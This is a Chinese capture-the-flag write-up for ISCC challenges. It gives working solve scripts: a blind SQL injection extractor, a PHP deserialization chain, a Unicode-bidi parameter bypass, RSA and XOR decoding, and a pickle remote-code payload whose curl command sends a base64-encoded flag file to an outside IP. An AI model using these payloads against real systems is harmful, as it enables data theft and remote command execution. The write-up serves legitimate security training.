**ISCC疯狂购物节-1**

import requests

import re

import time

url = "http://47.94.14.162:10001/more/get?page\_number="

headers = {

'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36',

'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7',

'Referer': 'http://47.94.14.162:10001/index/',

'Accept-Encoding': 'gzip, deflate',

'Accept-Language': 'zh-CN,zh;q=0.9'

}

cookies = {

'csrftoken':

"zC1ktJXZ4qvMYk7TESV43ssgoPnVhE1CswbIwRaqiEaaInVvDIdJuHm6z1rw21Qt",

'sessionid': "f4hwsixm3hng5pi4t0pjf1ul1qkdhp3c",

}

def find(t):

temp = ""

count = 0

for r in re.findall('Fruits object \((\d+)\)',t):

if count == 4:

break

if int(r) > 500:

print("PWN PWN PWN!" + r)

exit()

temp += r + " "

count += 1

print(temp)

for i in range(125):

print("Find Page:" + str(i+1))

temp = url + str(i+1)

text = ""

while "Fruits " not in text:


text = requests.get(temp,cookies=cookies,headers=headers).text

if "too fast" in text:

print("fast...")

time.sleep(2)

find(text)



爬取125个页面,可以发现其中一个页面有个不正常的id:487561,经过验证其它id会做强制转换,这个id有sql注入,后端有过滤,但是fl4g字段在与页面同一个表下,简单绕过就能注出数据.

import requests

import string

from time import sleep

# proxies=pro,

pro = {'http': 'http://127.0.0.1:8011',

'https': 'http://127.0.0.1:8011'

}

# 绕过are you kidding me

cookies ={

'csrftoken': "FEzKLE8iIxClwEkaVy0VfXYg2ADcbnH5xK4oeSa3jd8AZaoxmf4WXqaKkfM1sJDy",

'sessionid': "biv7okgyaj43cv5698unuqoqhz5ebnmh",

}

headers = {

'Acept':'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7',

'Accept-Language' : 'zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7,ja;q=0.6',

'Cache-Control': 'max-age=0',

'Connection': 'keep-alive',

#cookie":

'Upgrade-Insecure-Requests' : '1',

'User-Agent' : 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36',

}

def str\_to\_hex(string):

result = ''

for i in string:

result+=hex(ord(i))[2:]

return result

# 找到flag所在字段

def find\_flag\_col():

url = "http://47.94.14.162:10001/Details/search?id=4875610)||{} like binary 0x5f25 %23"

with open(r'flag.txt','r') as f:

for flag in f:

payload = url.format(flag.replace("\n",''))

print(payload)

r = requests.get(url=payload,cookies=cookies,headers=headers)

sleep(1)

if r.status\_code != 500:

print("Found：[+]:{}".format(flag))

# 正则过滤了，只能0x+四个字符

url = "http://47.94.14.162:10001/Details/search?id=4875610)||fl4g like binary 0x25{}{}25 %23"

alphabet="0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!#$%&()\*+,-./:;<=>?@[\]^`{|}~"

result= '{'

for i in range(1,100):

for ch in alphabet:

payload = url.format(str\_to\_hex(result[-1]),str\_to\_hex(ch))

# payload = url.format(str\_to\_hex(ch))

print(payload)

r = requests.get(url=payload,cookies=cookies,headers=headers)

sleep(1)

if "too fast" in r.text:

print("too fast")

sleep(2)

r = requests.get(url=payload,cookies=cookies,headers=headers)

if "576O576K576K" in r.text:

print(payload)

result += ch

print("注入成功：[+]", result)

break # 这一位已经跑出来了，可以break掉然后下一轮循环跑下一位数据了

# 如果已经跑到了字母表最后一位都还没有进到上面的if然后break，说明这轮循环没跑出来正确结果，说明注入完成（或者注入payload写的有问题注入失败），脚本没必要继续跑下去了

if ch == alphabet[-1]:

print("注入完成")

exit(0)

## Where\_is\_your\_love

<?php

class boy{

public $like;

}

class girl{

private $boyname;

public function \_\_construct(){

$this->boyname=new helper(array('string'=>array(unserialize('O:10:"love\_story":1:{s:12:"fall\_in\_love";a:1:{i:0;s:12:"girl\_and\_boy";}}'),'love')));

}

}

class helper

{

private $name;

private $string;

public function \_\_construct($string){

$this->string = $string;

$this->name=new boy();

$this->name->like=$this;

}

}

class love\_story

{

public function love() {

}

}

$b=new boy();

$b->like=new girl;

echo urlencode(serialize($b));

from gmpy2 import \*

from Crypto.Util.number import long\_to\_bytes

n = 21632595061498942456591176284485458726074437255982049051386399661866343401307576418742779935973203520468696897782308820580710694887656859447653301575912839865540207043886422473424543631000613842175006881377927881354616669050512971265340129939652367389539089568185762381769176974757484155591541925924309034566325122477217195694622210444478497422147703839359963069352123250114163369656862332886519324535078617986837018261033100555378934126290111146362437878180948892817526628614714852292454750429061910217210651682864700027396878086089765753730027466491890569705897416499997534143482201450410155650707746775053846974603

e = 65537

p = 147080233415299360057845495186390765586922902910770748924042642102066002833475419563625282038534033761523277282491713393841245804046571337610325158434942879464810055753965320619327164976752647165681046903418924945132096866002693037715397450918689064404951199247250188795306045444756953833882242163199922206967

q = 147080233415299360057845495186390765586922902910770748924042642102066002833475419563625282038534033761523277282491713393841245804046571337610325158434942879464810055753965320619327164976752647165681046903418924945132096866002693037715397450918689064404951199247250188795306045444756953833882242163199922205709

if gcd(p - 1, q - 1):

print(1)

if p \* q == n:

print("yes")

phi = (p - 1) \* (q - 1)

phi\_n = 21632595061498942456591176284485458726074437255982049051386399661866343401307576418742779935973203520468696897782308820580710694887656859447653301575912839865540207043886422473424543631000613842175006881377927881354616669050512971265340129939652367389539089568185762381769176974757484155591541925924309034566030962010386596974506519454105715890973858033538421571504037965910031363989911493759268760458010550463790463696049673767696442518196968471141787561311063133887906517106784211053800420475556615885848557876026850137132684354084379678299232564654512440895995018005497156552870110560896247982943262448654002561928

if phi == phi\_n:

print("Oh yes")

d = invert(e, phi)

c = 

m = powmod(c,d,n)

print(long\_to\_bytes(m))

enc = "e32824180f3ee4295f1b5f5a1d1019115a3d1a003924122fe7335b34253f59263ae13e3e3404"

for i in range(0, len(enc), 2):

temp = int(enc[i:i+2], 16)

temp ^= 100

temp -= 10

print(chr(temp), end="")

# 接 ROT13 + 反转字符串即可

**小周的密码锁**

传参password2=5看到源码

payload

?username=14987637&sha1=aaaaaaaa&%e2%80%ae%e2%81%a6%2f%2fsha2%e2%81%a9%e2%81%a6sha2=PUXYVWRV&password=ISBkNOTHARD

<?

for($i = 1;$i < 10000000000000; $i++){

if(substr(sha1($i),-6,6)=='a05c53'){

echo $i;

break;

}

}

//得到的值为14987637

import string

str1 = 'AAAAAAAA'

str2 = ''

xor = '14987637'

for i in xor:

for s in string.ascii\_lowercase:

if ord(i) == ord('A')^ord(s):

str2 = str2 + s

print(str2.upper())

#PUXYVWRV

## ****上大号说话****

#!/usr/bin/env python

# -\*- coding:utf-8 -\*-

import pickle

import base64

# from enum import member

from json import dump

import pickletools

from cryptography.fernet import Fernet

class ED:

def \_\_init\_\_(self):

# self.file\_key = ... # 1Aa

self.file\_key = '5MbG'

self.cipher\_suite = Fernet(self.generate\_key(self.file\_key))

def change(self, key):

self.cipher\_suite = Fernet(self.generate\_key(key))

def crypto(self, base\_str):

return self.cipher\_suite.encrypt(base\_str)

def decrypto(self, base\_str):

print(self.cipher\_suite.decrypt(base\_str))

return self.cipher\_suite.decrypt(base\_str)

@staticmethod

def generate\_key(key: str):

key\_byte = key.encode()

return base64.urlsafe\_b64encode(key\_byte + b'0' \* 28)

print(len('curl 1.15.76.133:7777/`cat flagucjbgaxqef.txt| base64`'))

# payload的\x36改成len的

payload = b'\x80\x03(cos\nsystem\nX\x36\x00\x00\x00curl 1.15.76.133:7777/`cat flagucjbgaxqef.txt| base64`o.'

ed = ED()

print(ed.crypto(payload).decode())